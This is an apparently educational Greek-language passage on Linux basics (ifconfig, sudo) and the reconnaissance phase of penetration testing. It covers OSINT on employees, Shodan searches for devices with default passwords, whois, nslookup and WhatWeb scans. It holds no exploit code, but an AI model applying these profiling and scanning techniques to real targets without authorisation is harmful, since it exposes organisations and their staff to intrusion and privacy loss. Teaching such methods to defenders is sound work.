Παράδειγμα εκτέλεσης της εντολής "mkdir" σε Linux περιβάλλον

Για να ελεγχθεί ο χώρος που καταλαμβάνει ο δίσκος δίνεται η εντολή "du ." (disk usage). Παράμετροι που θα βοηθούσαν με σκοπό να γίνει ένα άθροισμα είναι η h (human) και η s (sum), όπου : "du . -hs".


5.3 Εντολές Δικτύου και Δικαιώματα sudo

Μία από τις πιο βασικές εντολές δικτύου που χρησιμοποιείται στο Linux είναι η ifconfig, η οποία εμφανίζει την IP διεύθυνση της μηχανής, και γενικότερα όλες τις διεπαφές του δικτύου και τις διευθύνσεις IP που ανταποκρίνονται σε αυτές τις διεπαφές. Για την ολοκλήρωση αυτής της εντολής χρησιμοποιείται το sudo[22] και έπειτα το ifconfig, για να πάρει ο χρήστης δικαιώματα διαχειριστή και να εκτελεστεί η εντολή, μετά ζητείται ο κωδικός του χρήστη για το σύστημα και έπειτα εμφανίζονται τα αποτελέσματα. Τα

[21] Χρήστης root : Η πιο ισχυρή οντότητα στα συστήματα Unix και Linux, παρόμοιο με ένα πάσο πρόσβασης στη λειτουργικότητα του συστήματος. Αυτός ο χρήστης έχει User ID 0, ένα μοναδικό αναγνωριστικό που παρέχει το υψηλότερο επίπεδο διαθέσιμων δικαιωμάτων.

[22] Sudo (Super User DO) : Μία εντολή Linux που επιτρέπει στα προγράμματα να εκτελούνται ως σούπερ χρήστης (γνωστός και ως χρήστης root) ή άλλος χρήστης.


αποτελέσματα αυτής της εντολής περιλαμβάνουν, αρχικά, τη διεπαφή «ETH0», η οποία είναι η καλωδιακή σύνδεση (cable connection), μαζί με τη διεύθυνσή IP που της αντιστοιχεί (inet addr) και ονομάζεται τοπική διεύθυνση IP, δηλαδή λειτουργεί μόνο μέσα στο δίκτυο, με σκοπό να επικοινωνεί με άλλες συσκευές οι οποίες βρίσκονται και αυτές μέσα στο δίκτυο. Η συγκεκριμένη διεπαφή πιθανώς να έχει διαφορετικό όνομα, το οποίο εξαρτάται από πολλούς παράγοντες, όπως η σύνδεση στο δίκτυο. Στη συνέχεια, υπάρχει η διεπαφή loop back (lo) μαζί με την IP διεύθυνση (inet addr). Επίσης, με την εντολή ifconfig δίνεται και η διεύθυνση MAC για μία συγκεκριμένη διεπαφή. Η διεύθυνση MAC είναι ένα μοναδικό αναγνωριστικό για κάθε συσκευή, σε αντίθεση με τις διεθύνσεις IP που μπορούν να είναι ίδιες σε διαφορετικά δίκτυα. Παρόλ' αυτά, και οι δύο διεθύνσεις είναι εξίσου σημαντικές, διότι οι MAC είναι μοναδικές και χρήσιμες στην επικοινωνία με συσκευές που βρίσκονται στο ίδιο δίκτυο (προσδιορίζει ποια είναι η συσκευή), ενώ οι IP χρησιμοποιούνται για την επικοινωνία μέσω ίντερνετ και μπορούν να αλλάξουν (προσδιορίζει που είναι η συσκευή).



Παράδειγμα εκτέλεσης της εντολής "ifcofig" σε Linux περιβάλλον

Μία ακόμη εντολή που αξίζει να αναφερθεί είναι η εντολή sudo, η οποία επιτρέπει την πρόσβαση σε περιορισμένα αρχεία και λειτουργίες. Από προεπιλογή, το λειτουργικό σύστημα Linux περιορίζει την πρόσβαση σε ορισμένα μέρη του συστήματος για να αποτρέψει την παραβίαση ευαίσθητων αρχείων. Εν ολίγοις, αυξάνονται προσωρινά τα προνόμια, επιτρέποντας στους χρήστες να ολοκληρώσουν ευαίσθητες εργασίες χωρίς να συνδεθούν ως χρήστες root (σαν διαχειριστές) και έχουν τα μεγαλύτερα προνόμια σε αντίθεση με τους υπόλοιπους χρήστες. Σε περίπτωση που ο χρήστης επιθυμεί το sudo να βρίσκεται πριν από κάθε εντολή του, εκτελεί την εντολή "sudo su", πληκτρολογεί τον κωδικό του συστήματός του και έπειτα συνδέεται στο τερματικό του root. Για την έξοδο

από το τερματικό του root χρησιμοποιείται η εντολή “exit”. Επιπροσθέτως, είναι αξιοσημείωτο ότι η εντολή “sudo” χρησιμοποιείται και για αρχεία. Οι φάκελοι δημιουργούνται και μπορούν να επεξεργαστούν μόνο από συγκεκριμένους λογαριασμούς και παίρνοντας τα δικαιώματα πρόσβασης με την εντολή, επεξεργάζονται και από τον root. Από τη στιγμή που το αρχείο θα πάρει δικαιώματα διαχειριστή, δεν μπορεί να γίνει επεξεργασία από άλλο λογαριασμό. Έτσι στο αρχείο τοποθετείται ένα εικονίδιο με κλειδαριά, που σημαίνει ότι μπορεί να γίνει επεξεργασία ή διαγραφή μόνο από το διαχειριστή του συστήματος.



Διαθέσιμες Επιλογές με την εντολή “sudo”

6. ΑΝΑΓΝΩΡΙΣΗ ΚΑΙ ΣΥΛΛΟΓΗ ΠΛΗΡΟΦΟΡΙΩΝ

6.1 Τι είναι το Information Gathering;

Η συλλογή πληροφοριών – Information Gathering είναι το πρώτο στάδιο σε ένα τεστ διείσδυσης και αφορά τη συλλογή πληροφοριών για το στόχο, όπου μπορεί να είναι οποιοδήποτε δεδομένο που θεωρείται χρήσιμο για μελλοντική επίθεση. Γενικότερα, όσες περισσότερες πληροφορίες συλλεχθούν για ένα στόχο, τόσο περισσότερες είναι και οι πιθανότητες της επιτυχούς εκμετάλλευσης. Έτσι, συλλέγονται όσο το δυνατόν περισσότερες πληροφορίες σχετικά με τη διαδικτυακή παρουσία του στόχου, οι οποίες με τη σειρά τους αποκαλύπτουν χρήσιμες πληροφορίες για τον ίδιο το στόχο.

Υπάρχουν δύο τρόποι για τη συλλογή πληροφοριών, η Ενεργητική αναγνώριση και η Παθητική αναγνώριση.

- *Ενεργητική αναγνώριση*, όπου υπάρχει άμεση αλληλεπίδραση με το στόχο. Χρησιμοποιείται η εικονική μηχανή Kali Linux και συλλέγονται όσο περισσότερα δεδομένα και πληροφορίες γίνεται για το στόχο ενώ παράλληλα υπάρχει αλληλεπίδραση. Για παράδειγμα, ο στόχος θα μπορούσε να είναι μία ιστοσελίδα που είναι απαραίτητο να ελεγχθεί και να εντοπιστούν πληροφορίες και δεδομένα, όπου τα πακέτα ανταλλάσσονται απευθείας όταν γίνεται επίσκεψη στην ιστοσελίδα, θα μπορούσαν να ελεγχθούν οι ανοιχτές θύρες του στόχου, οι εκτελούμενες υπηρεσίες του, το λειτουργικό του σύστημα, κτλ. Θα μπορούσε, επίσης, να είναι και ένα δίκτυο που θα έπρεπε να ελεγχθεί ή ακόμη και μία ολόκληρη εταιρεία. Συμπερασματικά, τα δεδομένα συλλέγονται απευθείας από το στόχο. Ενεργητική αναγνώριση θα μπορούσε να θεωρηθεί και η άμεση επικοινωνία του επιτιθέμενου με το στόχο, μέσω τηλεφώνου για παράδειγμα, όπου ο επιτιθέμενος προσπαθεί να αποσπάσει σημαντικές πληροφορίες. Αυτό θα μπορούσε να θεωρηθεί και social engineering. Μέχρι ένα σημείο η ενεργνητική αναγνώριση θεωρείται νόμιμη. Η εκτέλεση κάποιων εξειδικευμένων σαρώσεων ή ενός ενεργητικού OS Fingerprinting (Αναγνώριση Αποτυπώματος Λειτουργικού Συστήματος)[23] στο στόχο χωρίς την άδειά του, μπορεί να οδηγήσει σε μία σειρά από συνέπειες, τόσο νομικές (πρόστιμα, ποινές φυλάκισης ή άλλες νομικές κυρώσεις) όσο και ηθικές (απώλεια εμπιστοσύνης στον επιτιθέμενο από το στόχο, εάν υπάρχει κάποια επαγγελματική σχέση μεταξύ τους). Στο ενεργητικό

[23] OS Fingerprinting – Αναγνώριση Αποτυπώματος Λειτουργικού Συστήματος : Τεχνική που χρησιμοποιείται για να εντοπιστεί το λειτουργικό σύστημα (OS) που εκτελείται σε έναν υπολογιστή ή μία συσκευή δικτύου. Αυτό γίνεται μέσω της ανάλυσης των χαρακτηριστικών του δικτύου και της συμπεριφοράς των πακέτων που ανταλλάσσονται κατλα τη διάρκεια επικοινωνίας στο δίκτυο.

OS fingerprinting ο επιτιθέμενος στέλνει προσεκτικά κατασκευασμένα πακέτα δεδομένων στο στόχο και αναλύει τις απαντήσεις για να καθορίσει το λειτουργικό σύστημα. Η ενεργητική αναγνώριση, κατά πάσα πιθανότητα, δίνει περισσότερες πληροφορίες και δεδομένα από την παθητική αναγνώριση, εφόσον υπάρχει άμεση επαφή με το στόχο. Ωστόσο, θα πρέπει να σημειωθεί ότι οι τεχνικές που περιλαμβάνουν ενεργή συλλογή πληροφοριών μπορούν να εντοπιστούν ευκολότερα από το στόχο εάν διαθέτει IDS (Intrusion Detection System)[24], IPS (Intrusion Prevention System)[25] και τείχη προστασίας, δημιουργώντας ένα αρχείο καταγραφής της παρουσίας τους.

- *Παθητική αναγνώριση*, όπου δεν υπάρχει άμεση αλληλεπίδραση με το στόχο. Πέρα από την εικονική μηχανή και το στόχο, υπάρχει και ένα ενδιάμεσο σύστημα, μία «μέση πηγή», η οποία θα μπορούσε να ήταν οτιδήποτε από μία μηχανή αναζήτησης μέχρι μία ιστοσελίδα, έναν άνθρωπο. Μέσα από αυτό το ενδιάμεσο σύστημα, λαμβάνονται όλες οι πληροφορίες και τα δεδομένα για το στόχο. Για παράδειγμα, η εύρεση πληροφοριών και δεδομένων για ένα στόχο μέσω της μηχανής αναζήτησης Google θεωρείται παθητική αναγνώριση. Αυτή η μέθοδος συνίσταται περισσότερο, καθώς δε δημιουργούνται αρχεία καταγραφής παρουσίας στο σύστημα στόχο.

Πληροφορίες και Δεδομένα που συλλέγονται

1. Βασικές Πληροφορίες για την Ταυτοποίηση του Στόχου : Το πρώτο πράγμα που αναζητείται για το στόχο με σκοπό την ταυτοποίησή του είναι η διεύθυνση ή οι διευθύνσεις IP (εταιρεία με πολλούς servers και κτήρια, καθώς και υπάλληλοι της εταιρείας, από τους οποίους συλλέγονται οι προσωπικές τους πληροφορίες, όπως emails και τηλεφωνικοί αριθμοί που μπορούν να φανούν χρήσιμοι) που του ανήκουν. Αυτό, μπορεί να παρέχει πληροφορίες για τον πάροχο φιλοξενίας και πιθανώς άλλες υπηρεσίες που φιλοξενούνται στην ίδια IP. Επίσης, γίνεται αναζήτηση για τα domain names[26] του στόχου.

[24] IDS – Intrusion Detection System : Μία τεχνολογία ασφάλειας δικτύου που δημιουργήθηκε αρχικά για τον εντοπισμό εκμεταλλεύσεων ευπαθειών έναντι μιας εφαρμογής ή υπολογιστή στόχο. Επίσης, παρακολουθεί την κυκλοφορία και αναφέρει τα αποτελέσματα στο διαχειριστή.

[25] IPS – Intrusion Prevention System : Σύστημα αποτροπής εισβολών που παρακολουθεί τη δραστηριότητα του δικτύου σε πραγματικό χρόνο για μία βαθύτερη εξέταση και εντοπισμό πιθανών προβλημάτων ασφαλείας. Επίσης, αναζητά μοτίβα κυκλοφορίας ή χαρακτηριστικά επίθεσης και όταν εντοπιστεί, ειδοποιεί το διαχειριστή και αποκλείει τις ανιχνευμένες επιθέσεις.

[26] Domain Name – Όνομα τομέα : Συμβολοσειρά κειμένου που αντιστοιχίζεται σε μία αλφαριθμητική διεύθυνση IP, που χρησιμοποιείται για την πρόσβαση σε έναν ιστότοπο από λογισμικό πελάτη, δηλαδή το κείμενο που πληκτρολογεί ένα χρήστης σε ένα παράθυρο του προγράμματος περιήγησης για να φτάσει σε έναν συγκεκριμένο ιστότοπο.

Το πιο σημαντικό, όμως, είναι οι τεχνολογίες που διαθέτει ο στόχος. Για παράδειγμα, αν ο στόχος ήταν μία εταιρεία, θα γινόταν μία έρευνα γύρω από τα δίκτυα και τον αριθμό δικτύων που διαθέτει, ποια λογισμικά εκτελεί στις μηχανές της και τι λειτουργικά συστήματα διεθέτει. Αν ο στόχος ήταν μία ιστοσελίδα θα ερευνούνταν πως ακριβώς σχεδιάστηκε η ιστοσελίδα και τι προγραμματιστικές γλώσσες χρησιμοποιεί.

2. Open Source Intelligence (OSINT) : Γίνεται αναζήτηση σε εταιρικά προφίλ για το στόχο, αν είναι εταιρεία σε καταλόγους επιχειρήσεων κτλ. Αναζητούνται πληροφορίες για τους υπαλλήλους σε μία εταιρεία μέσω κοινωνικών μέσων δικτύωσης ή άλλων εφαρμογών, σχετικά με τους ρόλους τους, τις ευθύνες τους, τυχόν πληροφορίες που μοιράζονται δημόσια στους λογαριασμούς τους. Πολλές φορές, οι δημόσιες αναρτήσεις του στόχου μπορούν να αποκαλύψουν πληροφορίες σχετικά με δραστηριότητες, ενδιαφέροντα και συνδέσεις.


Για συλλογή πληροφοριών μπορεί, επίσης να χρησιμοποιηθεί το Shodan, μία μηχανή αναζήτησης πολύ διαφορετική από το Google και τις υπόλοιπες, καθώς αντί να κάνει αναζητήσεις στον παγκόσμιο ιστό σε ιστοσελίδες, κινείται σε «παράδρομους» του Internet, σύμφωνα με το δημοσίευμα CNN, και αναζητά servers, web-cams, εκτυπωτές, routers και γενικότερα ο,τιδήποτε μπορεί να είναι συνδεδεμένο στο Διαδίκτυο, χρησιμοποιώντας μία ποικιλία φίλτρων. Ορισμένοι το έχουν περιγράψει, επίσης, ως μία μηχανή αναζήτησης banner υπηρεσιών, τα οποία είναι μεταδεδομένα που ο διακομιστής στέλνει πίσω στον πελάτη. Αυτό μπορεί να είναι πληροφορίες σχετικά με το λογισμικό διακομιστή, ποιες επιλογές υποστηρίζει η υπηρεσία, ένα μήνυμα καλωσορίσματος ή οτιδήποτε άλλο μπορεί να ανακαλύψει ο πελάττης πριν αλληλεπιδράσει με το διακομιστή, το σύστημα πρόληψης ή το IPS. Λειτουργεί είκοσι τέσσερις ώρες το εικοσιτετράωρο και συλλέγει πληροφορίες σχετικά με 500 εκατομμύρια συσκευές και υπηρεσίες κάθε μήνα.

Χρησιμοποιώντας το Shodan, ο χρήστης μπορεί να βρει πολλά και ιδιαίτερα «αποτελέσματα», όπως κάμερες ασφαλείας, φανάρια δρόμων, συστήματα θέρμανσης, οικιακούς αυτοματισμούς και άλλα συστήματα που είναι συνδεδεμένα στο Διαδίκτυο. Κάποιοι ενδεχομένως να ανταμειφθούν και με αποτελέσματα όπως συστήματα ελέγχου πυρηνικών σταθμών, καθώς και εξοπλισμού εργαστηρίου. Όπως επισημαίνεται σε σχετικό δημοσίευμα του CNN, το πλέον τρομακτικό της όλης υπόθεσης είναι πως λίγοι από αυτούς τους «στόχους» διαθέτουν κάποιου είδους ασφάλεια για να εμποδιστούν οι επιτιθέμενοι. Μία αναζήτηση για τον όρο “default password” μπορεί να αποκαλύψει εκτυπωτές, servers και συστήματα ελέγχου που έχουν ως username το “admin” και ως κωδικό το “1234”. Αξίζει να σημειωθεί σε αυτό το σημείο ότι πολλά από τα συστήματα ελέγχου τα οποία βρίσκονται με το Shodan δε ζητούν καν κωδικούς, οπότε το μόνο που

χρειάζεται κανείς είναι ένας web browser. Όπως είναι κατανοητό, ένα τέτοιο εργαλείο θα μπορούσε να έχει καταστροφικά αποτελέσματα, εάν πέσει σε λάθος χέρια.

Όπως επισήμανε ο δημιουργός του John Matherly δεν τίθεται απλά έλλειψη ασφάλειας, καθώς πολλά από αυτά τα συστήματα δεν θα έπρεπε να είναι συνδεδεμένα στο Ίντερνετ εν γένει, διότι πολλοί κατασκευαστές αντί να συνδέσουν, για παράδειγμα, άμεσα έναν υπολογιστή με ένα σύστημα θέρμανσης, προτιμούν να τα συνδέσουν και τα δύο σε ένα Web Server, καθιστώντας το δίκτυο διαθέσιμο σε όσους επιθυμούν να το ψάξουν.

Ωστόσο, μέχρι τώρα το Shodan χρησιμοποιείται για καλούς σκοπούς. Ο John Matherly περιόρισε τις αναζητήσεις σε 10 αποτελέσματα, εάν ο χρήστης δεν έχει λογαριασμό, και σε 50 εάν έχει. Εάν κάποιος επιθυμεί να αξιοποιήσειτις πλήρεις δυνατότητες της μηχανής αναζήτησης, πρέπει να παρέχει στον δημιουργό λεπτομερή στοιχεία για το ποιόν και τους σκοπούς του, καθώς και πληρωμή ενός συγκεκριμένου ποσού.



Εργαλεία για Information Gathering

6.2 Λήψη IP Διεύθυνσης και Φυσικής Διεύθυνσης με το εργαλείο WhoIS

Η αναγνώριση του στόχου και η λήψη της IP διεύθυνσής του μπορεί να γίνει με δύο τρόπους, είτε με ενεργητική αναγνώριση, είτε με παθητική αναγνώριση.

Στην ενεργητική αναγνώριση, δηλαδή στην άμεση αλληλεπίδραση με το στόχο, όπου στέλνονται απευθείας πακέτα σε αυτόν. Αρχικά, επιλέγεται ο στόχος, έστω μία ιστοσελίδα, και σε συνδυασμό με την εντολή ping (πχ. ping https://www.youtube.com/), στέλνονται κάποια ICMP (Internet Control Message Protocol)[27] πακέτα σε αυτή την ιστοσελίδα και εάν ληφθεί απάντηση, σημαίνει ότι η συγκεκριμένη ιστοσελίδα είναι ενεργή και εκτελείται. Πέρα όμως από αυτή την απάντηση, λαμβάνεται και η διεύθυνση IP της ιστοσελίδας. Υπάρχει η πιθανότητα ο στόχος να διαθέτει ανιχνευτές ping και να μην επιστραφεί απάντηση, οπότε θα εμφανιστεί “0 received, 100% packet loss”. Εάν μία ιστοσελίδα χρησιμοποιεί αρκετές διευθύνσεις, είναι πιθανό στην εντολή ping να εμφανιστούν διαφορετικές IP διευθύνσεις.

Ένα άλλο εργαλείο που μπορεί να χρησιμοποιηθεί για τη λήψη IP διεθύνσεων από μία ιστοσελίδα είναι το NS lookup, όπου η εντολή nslookup ακολουθείται από την ιστοσελίδα που αποτελεί το στόχο (πχ. nslookup https://www.youtube.com/). Εκτός από αυτές τις δύο εντολές που χρησιμοποιούνται για την εύρεση της IP διεύθυνσης, υπάρχουν και κάποιες ιστοσελίδες, όπως για παράδειγμα η https://ipinfo.info/html/ip_checker.php, η οποία πιθανόν να δώσει ακόμη περισσότερες πληροφορίες όπως γεωγραφική τοποθεσία, reverse DNS, ημερομηνία εγγραφής, ημερομηνία τροποποίησης, ημερομηνία λήξης, διακομιστές DNS, physical address - φυσική διεύθυνση[28], διευθύνσεις email, κτλ.

Όλα αυτά τα δεδομένα και ακόμη περισσότερα όπως αριθμοί τηλεφώνων μπορούν να ληφθούν και με τη βοήθεια του εργαλείου whois, το οποίο είναι ήδη εγκατεστημένο στο λειτουργικό σύστημα Linux. Είναι ένα πρωτόκολλο ερωτημάτων και απόκρισης που χρησιμοποιείται για την υποβολή ερωτημάτων σε βάσεις δεδομένων που αποθηκεύουν τους εγγεγραμμένους χρήστες ή τους εκδοχείς ενός πόρου Διαδικτύου. Αυτοί οι πόροι περιλαμβάνουν domain names, IP διευθύνσεις και αυτόνομα συστήματα, αλλά χρησιμοποιούνται επίσης για ένα ευρύτερο φάσμα άλλων πληροφοριών. Χρησιμοποιείται όπως και οι προηγούμενες εντολές : whois https://www.youtube.com/. Είναι σημαντικό να καταγραφεί ότι οποιαδήποτε πληροφορία λαμβάνεται, θα πρέπει να καταγράφεται, με σκοπό να μπορεί να γίνει η διασφάλιση της ορθότητάς τους, να οργανωθούν καλύτερα οι πληροφορίες που βρέθηκαν, να συγκριθούν δεδομένα (όπως οι IP διευθύνσεις), να εντοπιστούν αντιφάσεις και

[27] ICMP – Internet Control Message Protocol : Πακέτα IP με ICMP στο τμήμα δεδομένων IP. Τα μηνύματα ICMP περιέχουν επίσης ολόκληρη την κεφαλίδα IP από το αρχικό μήνυμα, ώστε το τελικό σύστημα να γνωρίζει ποιο πακέτο απέτυχε. Η κεφαλίδα ICMP εμφανίζεται μετά την κεφαλίδα του πακέτου IPv4 ή IPv6 και προσδιορίζεται ως αριθμός πρωτοκόλλου IP 1.

[28] Physical address – Φυσική διεύθυνση : Δηλώνει την πραγματική γεωγραφική θέση της ιστοσελίδας. Έχει ένα καθορισμένο γεωγραφικό όριο και συνήθως εμπίπτει στη δικαιοδοσία μιας διοικητικής περιοχής ή περιοχής που έχει κάποια κυβερνητική λειτουργία.

γενικότερα να υπάρχει ένα ιστορικό που μπορεί να χρησιμοποιηθεί κατά τη διάρκεια του penetration testing ή για μελλοντική ανάλυση.

6.3 Κρυφή σάρωση με το εργαλείο WhatWeb

Το WhatWeb είναι ένα ολοκληρωμένο εργαλείο ανίχνευσης ιστού και ανοιχτού κώδικα και σάρωσης ευπαθειών στον τομέα της κυβερνοασφάλειας. Χρησιμοποιείται κυρίως για τη σάρωση ιστοσελίδων, καθώς αναγνωρίζει τεχνολογίες που χρησιμοποιούνται στον ιστό, συμπεριλαμβανομένων των εξυπηρετητών ιστού (web servers), ενσωματωμένες συσκευές, βιβλιοθήκες της JavaScript, κτλ.

Το WhatWeb λειτουργεί στέλνοντας αιτήματα HTTP σε έναν ιστότοπο και αναλύοντας τις απαιτήσεις που λαμβάνονται από τον διακομιστή. Στη συνέχεια, προσδιορίζει διάφορες πτυχές του ιστοτόπου αναλύοντας τις κεφαλίδες, το HTML, το JavaScript και άλλα στοιχεία σελίδας. Με βάση αυτές τις πληροφορίες, δημιουργεί μία αναφορά που παρέχει λεπτομέρειες σχετικά με τις τεχνολογίες που χρησιμοποιούνται από τον ιστότοπο, πιθανές ευπάθειες και άλλες πληροφορίες που μπορούν να χρησιμοποιηθούν για την αξιολόγηση της ασφάλειας του ιστοτόπου.

Στην ιστοσελίδα https://morningstarsecurity.com/research/whatweb αναφέρεται ότι το εργαλείο WhatWeb έχει πάνω από 1700 plugins[29], όπου το καθένα αναγνωρίζει κάτι διαφορετικό. Αυτά τα plugins χρησιμοποιούνται για να εκτελέσουν τη σάρωση σε κάποια ιστοσελίδα και για να ανακαλύψουν ποιες τεχνολογίες εκτελούνται σε αυτή την ιστοσελίδα.

Το εργαλείο WhatWeb υποστηρίζει ένα επίπεδο επιθετικότητας για τον έλεγχο της ανταλλαγής μεταξύ ταχύτητας και αξιοπιστίας. Το σημαντικότερο στοιχείο για το συγκεκριμένο εργαλείο είναι ότι το προεπιλεγμένο επίπεδο που χρησιμοποιείται ονομάζεται “stealthy”, όπου είναι το ταχύτερο και απαιτεί μόνο ένα αίτημα HTTP ενός ιστοτόπου. Εν ολίγοις, αυτό το εργαλείο διαθέτει διαφορετικά επίπεδα για τη σάρωση ευπαθειών, όμως το προεπιλεγμένο είναι το “stealthy”, το οποίο μπορούμε να το χρησιμοποιήσουμε σε οποιαδήποτε ιστοσελίδα. Αυτό είναι κατάλληλο για σάρωση δημόσιων ιστοσελίδων. Τα υπόλοιπα επίπεδα για τη σάρωση ευπαθειών είναι περισσότερο «επιθετικά» και θα πρέπει να εκτελούνται μόνο στα τεστ διείσδυσης και όχι

[29] Plugin – πρόσθετο : Στοιχείο λογισμικού που προσθέτει συγκεκριμένες λειτουργίες σε ένα υπάρχον πρόγραμμα υπολογιστή ή σε πρόγραμμα περιήγησης ιστού.

σε ιστοσελίδες που δεν έχουν δοθεί οι απαραίτητες άδειες από τους κατόχους για να εκτελεστούν.

WhatWeb Aggresion levels – Επίπεδα Επιθετικότητας

